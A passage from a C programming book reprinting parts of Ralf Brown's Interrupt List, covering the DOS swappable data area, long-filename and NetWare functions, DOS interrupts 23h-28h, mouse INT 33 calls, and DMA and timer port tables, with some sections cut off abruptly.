DOS data segment (see INT 2F/AX=1203h) to determine the SDA format in use: 00h = DOS 3.x, 01h = DOS 4.0-6.0, other = error.

DOS 5+ use the SDA format listed below, but revert back to the DOS 3.x call for finding the SDA (see #01687); Novell DOS 7 does not support this function, either.

SeeAlso: AX=5D06h,INT 2A/AH=80h,INT 2A/AH=81h,INT 2A/AH=82h,INT 2F/AX=1203h

Format of DOS 4.x swappable data area list:

Offset Size Description (Table 01689)

00h WORD count of data areas

02h N BYTES "count" copies of data area record

Offset Size Description

00h DWORD address

04h WORD length and type

bit 15 set if swap always, clear if swap in DOS

bits 14-0: length in bytes

SeeAlso: #01690

Format of DOS 4.0-6.0 swappable data area:

Offset Size Description (Table 01690)

-34 BYTE printer echo flag (00h off, FFh active)

-31 BYTE current switch character (ignored by DOS 5+)

-30 BYTE current memory allocation strategy (see AH=58h)

-28 BYTE incremented on each INT 21/AX=5E01h call

-27 16 BYTES machine name set by INT 21/AX=5E01h

-11 5 WORDs zero-terminated list of offsets which need to be patched to enable critical-section calls (see INT 2A/AH=80h) (all offsets are 0D0Ch, but this list is still present for DOS 3.x compatibility)

-1 BYTE unused padding

Note: the above data is not actually part of the SDA, and is much more likely to change between DOS versions/OEMs than data in the SDA itself

---start of actual SDA---

00h BYTE critical error flag ("ErrorMode")

01h BYTE InDOS flag (count of active INT 21 calls)

02h BYTE drive on which current critical error occurred or FFh (DR DOS 3.41/5.0 set this to 00h when no critical error)

674 A to Z of C

03h	BYTE	locus of last error
04h	WORD	extended error code of last error
06h	BYTE	suggested action for last error
07h	BYTE	class of last error
08h	DWORD	ES:DI pointer for last error
0Ch	DWORD	current DTA (Disk Transfer Address) note: may point into SDA during the DOS EXEC function (see AH=4Bh), so programs which swap the SDA must be prepared to move the DTA to a private buffer if they might be invoked during an EXEC
10h	WORD	current PSP
12h	WORD	stores SP across an INT 23
14h	WORD	return code from last process termination (zerod after reading with AH=4Dh)
16h	BYTE	current drive
17h	BYTE	extended break flag
18h	BYTE	flag: code page switching
19h	BYTE	flag: copy of previous byte in case of INT 24 Abort
---remainder need only be swapped if in DOS---		
1Ah	WORD	value of AX on call to INT 21 Note: does not contain correct value on functions 00h-0Ch, 50h, 51h, 59h, or 62h
1Ch	WORD	PSP segment for sharing/network (0000h = local)
1Eh	WORD	network machine number for sharing/network (0000h = local)
20h	WORD	first usable memory block found when allocating memory
22h	WORD	best usable memory block found when allocating memory
24h	WORD	last usable memory block found when allocating memory
26h	WORD	memory size in paragraphs (used only during initialization)
28h	WORD	last entry checked during directory search
2Ah	BYTE	flag: nonzero if INT 24 Fail
2Bh	BYTE	flags: allowable INT 24 responses (passed to INT 24 in AH)
2Ch	BYTE	flag: do not set directory if nonzero
2Dh	BYTE	flag: program aborted by ^C
2Eh	BYTE	flag: allow embedded blanks in FCB may also allow use of "*" wildcard in FCBS
2Fh	BYTE	padding (unused)
30h	BYTE	day of month
31h	BYTE	month
32h	WORD	year - 1980
34h	WORD	number of days since 01jan1980
36h	BYTE	day of week (0 = Sunday)
37h	BYTE	flag: console swapped during read from device
38h	BYTE	flag: safe to call INT 28 if nonzero
39h	BYTE	flag: abort currently in progress, turn INT 24 Abort into Fail
3Ah	30 BYTES	device driver request header (see #02597 at INT 2F/AX=0802h) for device calls
58h	DWORD	pointer to device driver entry point (used in calling driver)
5Ch	22 BYTES	device driver request header for I/O calls

72h	14 BYTES	device driver request header for disk status check (also includes following eight bytes for some calls)
80h	DWORD	pointer to device I/O buffer
84h	WORD	part of request header at 72h
86h	WORD	part of request header at 72h (0)
88h	BYTE	type of PSP copy (00h=simple for INT 21/AH=26h, FFh=make child)
89h	DWORD	start offset of file region to lock/unlock
8Dh	DWORD	length of file region to lock/unlock
91h	BYTE	padding (unused)
92h	3 BYTES	24-bit user number (see AH=30h)
95h	BYTE	OEM number (see #01394 at AH=30h)
96h	6 BYTES	CLOCK\$ transfer record (see #01688 at AX=5D06h)
9Ch	BYTE	device I/O buffer for single-byte I/O functions
9Dh	BYTE	padding
9Eh	128 BYTES	buffer for filename
11Eh	128 BYTES	buffer for filename (rename destination name)
19Eh	21 BYTES	findfirst/findnext search data block (see #01626 at AH=4Eh)
1B3h	32 BYTES	directory entry for found file (see #01394 at AH=11h)
1D3h	88 BYTES	copy of current directory structure for drive being accessed
22Bh	11 BYTES	FCB-format filename for device name comparison
236h	BYTE	terminating NUL for above filename
237h	11 BYTES	wildcard destination specification for rename (FCB format)
242h	BYTE	terminating NUL for above filespec
243h	BYTE	padding???
244h	WORD	destination starting sector (cluster???)
246h	5 BYTES	extra space to allow a directory entry to be stored starting at offset 22Bh
24Bh	BYTE	extended FCB file attributes
24Ch	BYTE	type of FCB (00h regular, FFh extended)
24Dh	BYTE	directory search attributes
24Eh	BYTE	file open/access mode
24Fh	BYTE	flag: nonzero if file was deleted
250h	BYTE	flag: device name found on rename, or file not found
251h	BYTE	flag: splice file name and directory name together
252h	BYTE	flag indicating how DOS function was invoked (00h = direct INT 20/INT 21, FFh = server call AX=5D00h)
253h	BYTE	sector position within cluster
254h	BYTE	flag: translating sector/cluster
255h	BYTE	flag: 00h if read, 01h if write
256h	BYTE	current working drive number
257h	BYTE	cluster factor
258h	BYTE	"sda_CLUSSPLIT" flag: cluster split between two FAT sectors
259h	BYTE	line edit (AH=0Ah) insert mode flag (nonzero = on)
25Ah	BYTE	canonicalized filename referred to existing file/dir if FFh
25Bh	BYTE	volume ID flag
25Ch	BYTE	type of process termination (00h-03h) (see AH=4Dh)
25Dh	BYTE	unused (padding for alignment)
25Eh	BYTE	file create flag (00h = no, search only)

676 A to Z of C

25Fh	BYTE	value for deleted file's first byte: 00h to delete all, else E5
260h	DWORD	pointer to Drive Parameter Block for critical error invocation
264h	DWORD	pointer to stack frame containing user registers on INT 21
268h	WORD	stores SP across INT 24
26Ah	DWORD	pointer to DOS Drive Parameter Block for ???
26Eh	WORD	segment of disk buffer
270h	DWORD	saving partial cluster number
274h	WORD	"sda_PREREAD" 00h if preread, 01h if optional
276h	WORD	temporary used in allocating disk space
278h	BYTE	Media ID byte returned by AH=1Bh,1Ch
279h	BYTE	unused
27Ah	DWORD	pointer to device header if filename is character device
27Eh	DWORD	pointer to current SFT
282h	DWORD	pointer to current directory structure for drive being accessed
286h	DWORD	pointer to caller's FCB
28Ah	WORD	SFT index to which file being opened will refer
28Ch	WORD	temporary storage for file handle
28Eh	DWORD	pointer to JFT entry (for file being opened) in process handle table (see #01378 at AH=26h)
292h	WORD	"sda_WFP_START" offset in DOS DS of first filename argument
294h	WORD	"sda_REN_WFP" offset in DOS DS of second filename argument
296h	WORD	offset of last component in pathname or FFFFh
298h	WORD	offset of transfer address to add
29Ah	WORD	last relative cluster within file being accessed
29Ch	WORD	temp: absolute cluster number being accessed
29Eh	DWORD	directory sector number
2A2h	WORD	directory cluster number
2A4h	DWORD	current relative sector number within file
2A8h	DWORD	current sector number (number of previously written sectors)
2ACh	WORD	current byte offset within sector
2AEh	DWORD	current offset in file
2B2h	WORD	number of bytes in first sector
2B4h	WORD	bytes in partial last sector
2B6h	WORD	number of whole sectors
2B8h	WORD	free file cluster entry
2BAh	WORD	last file cluster entry
2BCh	WORD	next file cluster number
2BEh	DWORD	number of bytes appended to file
2C2h	DWORD	pointer to current work disk buffer
2C6h	DWORD	pointer to working SFT
2CAh	WORD	used by INT 21 dispatcher to store caller's BX
2CCh	WORD	used by INT 21 dispatcher to store caller's DS
2CEh	WORD	temporary storage while saving/restoring caller's registers
2D0h	DWORD	pointer to prev call frame (offset 264h) if INT 21 reentered also switched to for duration of INT 24
2D4h	WORD	open mode/action for INT 21/AX=6C00h
2D6h	BYTE	extended open conditional flag set to 00h by INT 21h dispatcher, 02h when a read is

performed, and 01h or 03h by INT 21/AX=6C00h

2D7h WORD extended open I/O mode

2D9h DWORD stored ES:DI for AX=6C00h

2DDh WORD extended file open action code (see #01770 at AX=6C00h)

2DFh WORD extended file open attributes (see #01769 at AX=6C00h)

2E1h WORD extended file open file mode (see AX=6C00h)

2E3h DWORD pointer to filename to open (see AX=6C00h)

2E7h WORD high word of 32-bit sector number, or temp data buffer size from disk buffer

2E9h WORD "sda_OffsetMagicPatch"

2EBh BYTE disk full on >32M partition when set to 01h

2ECh WORD stores DS during call to [List-of-Lists + 37h]

2EEh WORD temporary storage (various uses)

2F0h BYTE storage for drive error

2F1h WORD DOS 3.4 (European MS-DOS 4.00) bit flags

2F3h DWORD pointer to user-supplied filename

2F7h DWORD pointer to user-supplied rename destination filename

2FBh WORD stores SS during call to [List-of-Lists + 37h] and INT 25,26

2FDh WORD stores SP during call to [List-of-Lists + 37h] and INT 25,26

2FFh BYTE flag, nonzero if stack switched in calling [List-of-Lists+37h]

300h 21 BYTES FindFirst search data for source file(s) of a rename operation (see #01626 at AH=4Eh)

315h 32 BYTES directory entry for file being renamed (see #01352 at AH=11h)

335h 331 BYTES critical error stack

480h 384 BYTES disk stack (functions greater than 0Ch, INT 25,INT 26)

600h 384 BYTES character I/O stack (functions 01h through 0Ch)

780h BYTE device driver lookahead flag (usually printer) (see AH=64h"DOS 3.2+")

781h BYTE volume change flag

782h BYTE flag: virtual file open

783h BYTE fastseek drive

784h WORD fastseek first cluster number

786h WORD fastseek logical cluster number

788h WORD fastseek returned logical cluster number

78Ah WORD temporary location of DOS@SYSINIT

---MSDOS 7.1+ (FAT32)---

78Ch 47 BYTES ???

7BBh BYTE flag: absolute disk read/write type
00h = INT 25/INT 26
01h = INT 21/AX=7305h

7BCh WORD high word of directory cluster number at offset 2A2h

7BEh WORD high word of cluster number at offset 29Ch

7C0h WORD high word of next file cluster number at offset 2BCh

7C2h WORD high word of last relative cluster number at offset 29Ah

7C4h WORD high word of temp at offset 276h

7C6h WORD high word of offset 244h

7C8h WORD high word of EBX

7CAh WORD high word of EDX used by "PACK"

678 A to Z of C

7CCh WORD high word of EDI used by "UNPACK"
7CEh WORD high word of EBX used by "SETDIRSRCH"
7D0h WORD high word of ECX used by "FREECLUSTER"
7D2h WORD high word of EDI used by "GETEOF"
7D4h 3 WORDs ???

Note: the only fields which remain valid BETWEEN calls to INT 21h are those
in the initial "swap-always" portion of the SDA

A8h generate short filename (see AX=71A8h)

A9h server create/open file (see AX=71A9h)

AAh create/terminate SUBST (see AX=71AAh/BH=00h,AX=71AAh/BH=02h)

Return: CF set on error

AX = error code (see #01680)

7100h if function not supported

CF clear if successful

other registers as for corresponding "old" DOS function

Notes: if error 7100h is returned, the old-style function should be called
 AX=714Eh returns a "search handle" which must be passed to AX=714Fh;
 when the search is complete, AX=71A1h must be called to terminate
 the search

for compatibility with DOS versions prior to v7.00, the carry flag
 should be set on call to ensure that it is set on exit

Caldera's DPMS-enabled LONGNAME.EXE BETA 1 extension for DR-DOS 7
 supports the following sub-set of LFN functions: 39h, 3Ah, 3Bh, 41h,
 43h (BL = 0, 1 only), 47h, 4Eh, 4Fh, 56h, 60h (CL = 0, 1, 2), 6Ch,
 A0h, A1h, A8h. BETA 2 fixes LFN directory entry checksums, which
 were causing wrong LFNs to be attached to a file. The 8.3 short
 names for filenames with exactly 8 chars are no longer abbreviated
 (e.g. LONGNAME.TXT -> LONGNAME.TXT, not LONGNA~1.TXT). BETA 3 has
 A7h (BL=0, 1) functions added, and 4Eh/4Fh can return file times
 in both DOS and 64 bit formats, BETA 4 has support added for
 Caldera's DRFAT32 redirector extension (see INT 2F/AX=15xxh).

Caldera's DR-OpenDOS 7.02+ COMMAND.COM utilizes the LFN API as soon
 as it detects it (mind, that LONGNAME.EXE can be dynamically loaded
 and unloaded at runtime). This COMMAND.COM shell also works under
 MS-DOS/PC DOS and in DOS boxes of Windows9x, NT, 2000, and OS/2.
 For 4DOS 6.02+ to work with 3rd party LFN providers, the Win95LFN=Yes
 directive should be inserted into the 4DOS.INI file.

Mike Podanoffsky's RxDOS 7.2 provides most of this API natively,
 including functions 39h, 3Ah, 3Bh, 41h, 43h (BL = ???), 47h, 4Bh,
 4Eh, 4Fh, 56h, 60h (CL = 0, 1, 2, no CH), 6Ch, A0h, A1h and A7h.

However, not all sub-functions seem to be supported yet.

SeeAlso: AH=39h,AH=3Ah,AH=3Bh,AH=41h,AX=4300h,AX=4301h,AX=4304h,AX=4306h

SeeAlso: AX=4307h,AH=47h,AH=4Eh,AH=4Fh,AH=56h,AH=6Ch,AX=714Eh,AX=714Fh

-----N-21E1--SF04-----

INT 21 O - Novell NetWare - MESSAGE SERVICES - SEND PERSONAL MESSAGE

AH = E1h subfn 04h

DS:SI -> request buffer (see #01826)

ES:DI -> reply buffer (see #01827)

Return: AL = status

00h successful

FEh I/O error or out of dynamic workspace

Notes: this function is supported by NetWare 4.0+ and Advanced NetWare 1.0-2.x
 message pipes use CPU time on the file server; IPX, SPX, or NetBIOS
 connections should be used for peer-to-peer communications as these
 protocols do not use file server time

SeeAlso: AH=E1h/SF=00h,AH=E1h/SF=05h,AH=E1h/SF=06h,AH=E1h/SF=08h

Format of NetWare "Send Personal Message" request buffer:

Offset Size Description (Table 01826)

00h WORD length of following data (max E5h)

680 A to Z of C

02h BYTE 04h (subfunction "Send Personal Message")
03h BYTE number of connections (01h-64h)
04h N BYTES list of connections to receive broadcast message
 BYTE length of message (01h-7Eh)
 N BYTES message (no control characters or characters > 7Eh)

SeeAlso: #01827

Format of NetWare "Send Personal Message" reply buffer:

Offset	Size	Description	(Table 01827)
00h	WORD	(call) size of following results buffer (max 65h)	
02h	BYTE	number of connections	
03h	N BYTES	list of per-connection results	
		00h successful	
		FCh message rejected because queue is full (contains 6 msgs)	
		FDh incomplete pipe	
		FFh failed	

SeeAlso: #01826

-----N-21E1--SF05-----

INT 21 O - Novell NetWare - MESSAGE SERVICES - GET PERSONAL MESSAGE
AH = E1h subfn 05h
DS:SI -> request buffer (see #01828)
ES:DI -> reply buffer (see #01829)

Return: AL = status

00h successful
FEh out of dynamic workspace

Desc: return the oldest message in the default file server's message queue
for the calling workstation

Note: this function is supported by NetWare 4.0+ and Advanced NetWare 1.0-2.x

SeeAlso: AH=E1h/SF=01h,AH=E1h/SF=04h,AH=E1h/SF=06h,AH=E1h/SF=08h

Format of NetWare "Get Personal Message" request buffer:

Offset	Size	Description	(Table 01828)
00h	WORD	0001h (length of following data)	
02h	BYTE	05h (subfunction "Get Personal Message")	

SeeAlso: #01829

Format of NetWare "Get Personal Message" reply buffer:

Offset	Size	Description	(Table 01829)
00h	WORD	(call) size of following results buffer (max 80h)	
02h	BYTE	connection number of sending station	
03h	BYTE	length of message (00h-7Eh)	
		00h if no personal messages pending	
04h	N BYTES	message (no control characters or characters > 7Eh)	

SeeAlso: #01828

-----D-23-----

INT 23 - DOS 1+ - CONTROL-C/CONTROL-BREAK HANDLER

---DOS 1.x---

Return: AH = 00h abort program

if all registers preserved, restart DOS call
 ---DOS 2+---
 CF clear
 Return: all registers preserved
 return via RETF with CF set or (MS-DOS 1,DR DOS) RETF 2 with CF set
 DOS will abort program with errorlevel 0
 else (RETF/RETF 2 with CF clear or IRET with CF ignored)
 interrupted DOS call is restarted
 Notes: this interrupt is invoked whenever DOS detects a ^C or ^Break; it
 should never be called directly
 MS-DOS 1.25 also invokes INT 23 on a divide overflow (INT 00)
 MS-DOS remembers the stack pointer before calling INT 23, and if it is
 not the same on return, pops and discards the top word; this is what
 permits a return with RETF as well as IRET or RETF 2
 MS-DOS 2.1+ ignores the returned CF if SP is the same on return as it
 was when DOS called INT 23, so RETF 2 will not terminate the program
 Novell DOS 7 always pops a word if CF is set on return, so one should
 not return with RETF 2 and CF set or IRET with the stored flags' CF
 set
 any DOS call may safely be made within the INT 23 handler, although
 the handler must check for a recursive invocation if it does
 call DOS

SeeAlso: INT 1B,INT 21/AH=92h"PTS-DOS"

-----D-27-----

INT 27 - DOS 1+ - TERMINATE AND STAY RESIDENT

DX = number of bytes to keep resident (max FFF0h)

CS = segment of PSP

Return: never

Notes: this is an obsolete call

INT 22, INT 23, and INT 24 are restored from the PSP

does not close any open files

the minimum number of bytes which will remain resident is 110h for

DOS 2.x and 60h for DOS 3.0+; there is no minimum for DOS 1.x, which

implements this service in COMMAND.COM rather than the DOS kernel

SeeAlso: INT 21/AH=31h

-----D-28-----

INT 28 C - DOS 2+ - DOS IDLE INTERRUPT

SS:SP = top of MS-DOS stack for I/O functions

Return: all registers preserved

Desc: This interrupt is invoked each time one of the DOS character input
 functions loops while waiting for input. Since a DOS call is in
 progress even though DOS is actually idle during such input waits,
 hooking this function is necessary to allow a TSR to perform DOS
 calls while the foreground program is waiting for user input. The
 INT 28h handler may invoke any INT 21h function except functions
 00h through 0Ch.

Notes: under DOS 2.x, the critical error flag (the byte immediately after the
 InDOS flag) must be set in order to call DOS functions 50h/51h from

682 A to Z of C

the INT 28h handler without destroying the DOS stacks.
calls to INT 21/AH=3Fh,40h from within an INT 28 handler may not use a
handle which refers to CON
at the time of the call, the InDOS flag (see INT 21/AH=34h) is normally
set to 01h; if larger, DOS is truly busy and should not be reentered
the default handler is an IRET instruction
supported in OS/2 compatibility box
the _MS-DOS_Programmer's_Reference_ for DOS 5.0 incorrectly documents
this interrupt as superseded
the performance of NetWare Lite servers (and probably other peer-to-
peer networks) can be dramatically improved by calling INT 28
frequently from an application's idle loop

SeeAlso: INT 21/AH=34h,INT 2A/AH=84h,INT 2F/AX=1680h

-----M-330000-----

INT 33 - MS MOUSE - RESET DRIVER AND READ STATUS

AX = 0000h

Return: AX = status

0000h hardware/driver not installed

FFFFh hardware/driver installed

BX = number of buttons

0000h other than two

0002h two buttons (many drivers)

0003h Mouse Systems/Logitech three-button mouse

FFFFh two buttons

Notes: since INT 33 might be uninitialized on old machines, the caller
should first check that INT 33 is neither 0000h:0000h nor points at
an IRET instruction (BYTE CFh) before calling this API
to use mouse on a Hercules-compatible monographics card in graphics
mode, you must first set 0040h:0049h to 6 for page 0 or 5 for page 1,
and then call this function. Logitech drivers v5.01 and v6.00
reportedly do not correctly use Hercules graphics in dual-monitor
systems, while version 4.10 does.

the Logitech mouse driver contains the signature string "LOGITECH"
three bytes past the interrupt handler; many of the Logitech mouse
utilities check for this signature.

Logitech MouseWare v6.30 reportedly does not support CGA video modes
if no CGA is present when it is started and the video board is
later switched into CGA emulation

SeeAlso: AX=0011h,AX=0021h,AX=002Fh,INT 62/AX=007Ah,INT 74

-----M-330001-----

INT 33 - MS MOUSE v1.0+ - SHOW MOUSE CURSOR

AX = 0001h

SeeAlso: AX=0002h,INT 16/AX=FFFEh,INT 62/AX=007Bh,INT 6F/AH=06h"F_TRACK_ON"

-----M-330002-----

INT 33 - MS MOUSE v1.0+ - HIDE MOUSE CURSOR

AX = 0002h

Note: multiple calls to hide the cursor will require multiple calls to
function 01h to unhide it.

SeeAlso: AX=0001h,AX=0010h,INT 16/AX=FFFFh,INT 62/AX=007Bh

SeeAlso: INT 6F/AH=08h"F_TRACK_OFF"

-----M-330003-----

INT 33 - MS MOUSE v1.0+ - RETURN POSITION AND BUTTON STATUS

AX = 0003h

Return: BX = button status (see #03168)

CX = column

DX = row

Note: in text modes, all coordinates are specified as multiples of the cell size, typically 8x8 pixels

SeeAlso: AX=0004h,AX=000Bh,INT 2F/AX=D000h"ZWmous"

Bitfields for mouse button status:

Bit(s) Description (Table 03168)

0 left button pressed if 1

1 right button pressed if 1

2 middle button pressed if 1 (Mouse Systems/Logitech/Genius)

-----M-330004-----

INT 33 - MS MOUSE v1.0+ - POSITION MOUSE CURSOR

AX = 0004h

CX = column

DX = row

Note: the row and column are truncated to the next lower multiple of the cell size (typically 8x8 in text modes); however, some versions of the Microsoft documentation incorrectly state that the coordinates are rounded

SeeAlso: AX=0003h,INT 62/AX=0081h,INT 6F/AH=10h"F_PUT_SPRITE"

-----M-330005-----

INT 33 - MS MOUSE v1.0+ - RETURN BUTTON PRESS DATA

AX = 0005h

BX = button number (see #03169)

Return: AX = button states (see #03168)

BX = number of times specified button has been pressed since last call

CX = column at time specified button was last pressed

DX = row at time specified button was last pressed

Note: at least for the Genius mouse driver, the number of button presses returned is limited to 7FFFh

SeeAlso: AX=0006h,INT 62/AX=007Ch

(Table 03169)

Values for mouse button number:

0000h left

0001h right

0002h middle (Mouse Systems/Logitech/Genius mouse)

-----M-330006-----

INT 33 - MS MOUSE v1.0+ - RETURN BUTTON RELEASE DATA

AX = 0006h

BX = button number (see #03169)

684 A to Z of C

Return: AX = button states (see #03168)

BX = number of times specified button has been released since last call

CX = column at time specified button was last released

DX = row at time specified button was last released

Note: at least for the Genius mouse driver, the number of button releases returned is limited to 7FFFh

SeeAlso: AX=0005h,INT 62/AX=007Ch

-----M-330007-----

INT 33 - MS MOUSE v1.0+ - DEFINE HORIZONTAL CURSOR RANGE

AX = 0007h

CX = minimum column

DX = maximum column

Note: in text modes, the minimum and maximum columns are truncated to the next lower multiple of the cell size, typically 8x8 pixels

SeeAlso: AX=0008h,AX=0010h,AX=0031h,INT 62/AX=0080h

SeeAlso: INT 6F/AH=0Ch"F_SET_LIMITS_X"

-----M-330008-----

INT 33 - MS MOUSE v1.0+ - DEFINE VERTICAL CURSOR RANGE

AX = 0008h

CX = minimum row

DX = maximum row

Note: in text modes, the minimum and maximum rows are truncated to the next lower multiple of the cell size, typically 8x8 pixels

SeeAlso: AX=0007h,AX=0010h,AX=0031h,INT 62/AX=0080h

SeeAlso: INT 6F/AH=0Eh"F_SET_LIMITS_Y"

-----M-330009-----

INT 33 - MS MOUSE v3.0+ - DEFINE GRAPHICS CURSOR

AX = 0009h

BX = column of cursor hot spot in bitmap (-16 to 16)

CX = row of cursor hot spot (-16 to 16)

ES:DX -> mask bitmap (see #03170)

Notes: in graphics modes, the screen contents around the current mouse cursor position are ANDed with the screen mask and then XORed with the cursor mask

the Microsoft mouse driver v7.04 and v8.20 uses only BL and CL, so the hot spot row/column should be limited to -128..127

Microsoft KnowledgeBase article Q19850 states that the high bit is right-most, but that statement is contradicted by all other available documentation

SeeAlso: AX=000Ah,AX=0012h,AX=002Ah,INT 62/AX=007Fh,INT 6F/AH=0Ah"F_DEF_MASKS"

Format of mouse mask bitmap:

Offset Size Description (Table 03170)

00h 16 WORDscreen mask

10h 16 WORDscursor mask

Note: each word defines the sixteen pixels of a row, low bit rightmost

-----M-33000A-----

INT 33 - MS MOUSE v3.0+ - DEFINE TEXT CURSOR

AX = 000Ah
 BX = hardware/software text cursor
 0000h software
 CX = screen mask
 DX = cursor mask
 0001h hardware
 CX = start scan line
 DX = end scan line

Note: when the software cursor is selected, the character/attribute data at the current screen position is ANDed with the screen mask and then XORed with the cursor mask

SeeAlso: AX=0009h,INT 62/AX=007Eh

-----M-3300B-----

INT 33 - MS MOUSE v1.0+ - READ MOTION COUNTERS

AX = 000Bh

Return: CX = number of mickeys mouse moved horizontally since last call
 DX = number of mickeys mouse moved vertically

Notes: a mickey is the smallest increment the mouse can sense
 positive values indicate down/right

SeeAlso: AX=0003h,AX=001Bh,AX=0027h

-----M-3300C-----

INT 33 - MS MOUSE v1.0+ - DEFINE INTERRUPT SUBROUTINE PARAMETERS

AX = 000Ch

CX = call mask (see #03171)

ES:DX -> FAR routine (see #03172)

SeeAlso: AX=0018h

Bitfields for mouse call mask:

Bit(s) Description (Table 03171)

0	call if mouse moves
1	call if left button pressed
2	call if left button released
3	call if right button pressed
4	call if right button released
5	call if middle button pressed (Mouse Systems/Logitech/Genius mouse)
6	call if middle button released (Mouse Systems/Logitech/Genius mouse)
7-15	unused

Note: some versions of the Microsoft documentation incorrectly state that CX bit 0 means call if mouse cursor moves

(Table 03172)

Values interrupt routine is called with:

AX = condition mask (same bit assignments as call mask)

BX = button state

CX = cursor column

DX = cursor row

SI = horizontal mickey count

DI = vertical mickey count

686 A to Z of C

Notes: some versions of the Microsoft documentation erroneously swap the meanings of SI and DI
in text modes, the row and column will be reported as a multiple of the character cell size, typically 8x8 pixels

-----M-33000D-----

-----V-FF-----

INT FF - PC/FORTH - GRAPHICS API

BX = function number
0001h function REDRAW
0002h function !PEL
0003h function @PEL
0004h function LINE
0005h function ARC
0006h function @BLOCK
0007h function !BLOCK
0008h function FLOOD

DS:SI -> FORTH program counter

SS:BP -> FORTH parameter stack

SS:SP -> FORTH return stack

details of parameters not available

Return: AX,BX,CX,DX,ES,DI may be destroyed

Note: these functions all display an error message if the graphics routines are not resident

71.3 Port listing

This is only a portion of the port list available with RBIL. For a complete listing please refer CD .

71.3.1 Notations

The port description format is:

PPPPw RW description

where: PPPP is the four-digit hex port number or a plus sign and three hex digits to indicate an offset from a base port address

w is blank for byte-size port, 'w' for word, and 'd' for dword

R is dash (or blank) if not readable, 'r' if sometimes readable, 'R' if "always" readable, '?' if readability unknown

W is dash (or blank) if not writable, 'w' if sometimes writable,

'W' if "always" writable, 'C' if write-clear, and
'?' if writability unknown

71.3.2 Listing

-----P0000001F-----

PORT 0000-001F - DMA 1 - FIRST DIRECT MEMORY ACCESS CONTROLLER (8237)

SeeAlso: PORT 0080h-008Fh"DMA",PORT 00C0h-00DFh

0000	R-	DMA channel 0	current address	byte 0, then byte 1
0000	-W	DMA channel 0	base address	byte 0, then byte 1
0001	RW	DMA channel 0	word count	byte 0, then byte 1
0002	R-	DMA channel 1	current address	byte 0, then byte 1
0002	-W	DMA channel 1	base address	byte 0, then byte 1
0003	RW	DMA channel 1	word count	byte 0, then byte 1
0004	R-	DMA channel 2	current address	byte 0, then byte 1
0004	-W	DMA channel 2	base address	byte 0, then byte 1
0005	RW	DMA channel 2	word count	byte 0, then byte 1
0006	R-	DMA channel 3	current address	byte 0, then byte 1
0006	-W	DMA channel 3	base address	byte 0, then byte 1
0007	RW	DMA channel 3	word count	byte 0, then byte 1

0008	R-	DMA channel 0-3 status register (see #P0001)		
0008	-W	DMA channel 0-3 command register (see #P0002)		
0009	-W	DMA channel 0-3 write request register (see #P0003)		
000A	RW	DMA channel 0-3 mask register (see #P0004)		
000B	-W	DMA channel 0-3 mode register (see #P0005)		

000C	-W	DMA channel 0-3 clear byte pointer flip-flop register any write clears LSB/MSB flip-flop of address and counter registers		
000D	R-	DMA channel 0-3 temporary register		
000D	-W	DMA channel 0-3 master clear register any write causes reset of 8237		
000E	-W	DMA channel 0-3 clear mask register any write clears masks for all channels		
000F	rW	DMA channel 0-3 write mask register (see #P0006)		

Notes: the temporary register is used as holding register in memory-to-memory DMA transfers; it holds the last transferred byte
channel 2 is used by the floppy disk controller
on the IBM PC/XT channel 0 was used for the memory refresh and channel 3 was used by the hard disk controller
on AT and later machines with two DMA controllers, channel 4 is used as a cascade for channels 0-3
command and request registers do not exist on a PS/2 DMA controller

Bitfields for DMA channel 0-3 status register:

Bit(s)	Description	(Table P0001)
7	channel 3 request active	
6	channel 2 request active	

688 A to Z of C

- 5 channel 1 request active
- 4 channel 0 request active
- 3 channel terminal count on channel 3
- 2 channel terminal count on channel 2
- 1 channel terminal count on channel 1
- 0 channel terminal count on channel 0

Bitfields for DMA channel 0-3 mode register:

Bit(s)	Description	(Table P0005)
7-6	transfer mode	
	00 demand mode	
	01 single mode	
	10 block mode	
	11 cascade mode	
5	direction	
	=0 increment address after each transfer	
	=1 decrement address	
3-2	operation	
	00 verify operation	
	01 write to memory	
	10 read from memory	
	11 reserved	
1-0	channel number	
	00 channel 0 select	
	01 channel 1 select	
	10 channel 2 select	
	11 channel 3 select	

SeeAlso: #P0002,#P0485

Bitfields for DMA channel 0-3 write mask register:

Bit(s)	Description	(Table P0006)
7-4	reserved	
3	channel 3 mask bit	
2	channel 2 mask bit	
1	channel 1 mask bit	
0	channel 0 mask bit	

Note: each mask bit is automatically set when the corresponding channel reaches terminal count or an external EOP signal is received

SeeAlso: #P0004,#P0486

-----P0040005F-----

PORT 0040-005F - PIT - PROGRAMMABLE INTERVAL TIMER (8253, 8254)

Notes: XT & AT use ports 40h-43h; PS/2 uses ports 40h, 42h-44h, and 47h
the counter chip is driven with a 1.193 MHz clock (1/4 of the original PC's 4.77 MHz CPU clock)

SeeAlso: PORT 0044h,PORT 0048h

- 0040 RW PIT counter 0, counter divisor (XT, AT, PS/2)
Used to keep the system time; the default divisor of (1)0000h produces the 18.2Hz clock tick.
- 0041 RW PIT counter 1, RAM refresh counter (XT, AT)
don't set below 3 on PCs (default 12h), and don't mess with this counter at all unless you really know what you're doing....
- 0042 RW PIT counter 2, cassette & speaker (XT, AT, PS/2)
During normal operation mode (8253) 40h-42h set the counter values on write and get the current counter value on read. In 16bit modes two consecutive writes/reads must be issued, first with the low byte,

690 A to Z of C

followed by the high byte. In 8254 read back modes, all selected counters and status are latched and must be read out completely before normal operation is valid again. Each counter switches back to normal operation after read out. In 'get status and counter' mode the first byte read is the status, followed by one or two counter values. (see #P0379) Note that 16-bit reads performed without using the "latch" command will get the current high/low portion of the counter at the instant of the port read, so it is possible for the low part of the counter to wrap around before the high part gets read, resulting in a significant measurement error

0043 RW PIT mode port, control word register for counters 0-2 (see #P0380)
Once a control word has been written (43h), it must be followed immediately by performing the corresponding action to the counter registers (40h-42h), else the system may hang!!

Bitfields for 8254 PIT counter status byte:

Bit(s)	Description	(Table P0379)
7	PIN status of OUTx Pins (1=high, 0=low)	
6	counter start value loaded	
	=0: yes, so counter latch is valid to be read	
	=1: no, wait for counter latch to be set (may last a while)	
5-0	counter mode, same as bit5-0 at 43h	

SeeAlso: #P0380

Bitfields for 8253/8254 PIT mode control word:

Bit(s)	Description	(Table P0380)
7-6	counter select	
	00 counter 0 select	
	01 counter 1 select	(not PS/2)
	10 counter 2 select	
	11 (8253) reserved	
	(8254) read back counter (see #P0379)	

---if counter select---

5-4	counter access	
	00 counter latch command	
	BUG: Intel Neptune/Mercury/Aries Chipset 82371B (SIO) needs a short delay after issuing this command, else the latched MSB may be outdated with respect to the LSB, resulting in large measuring errors.	
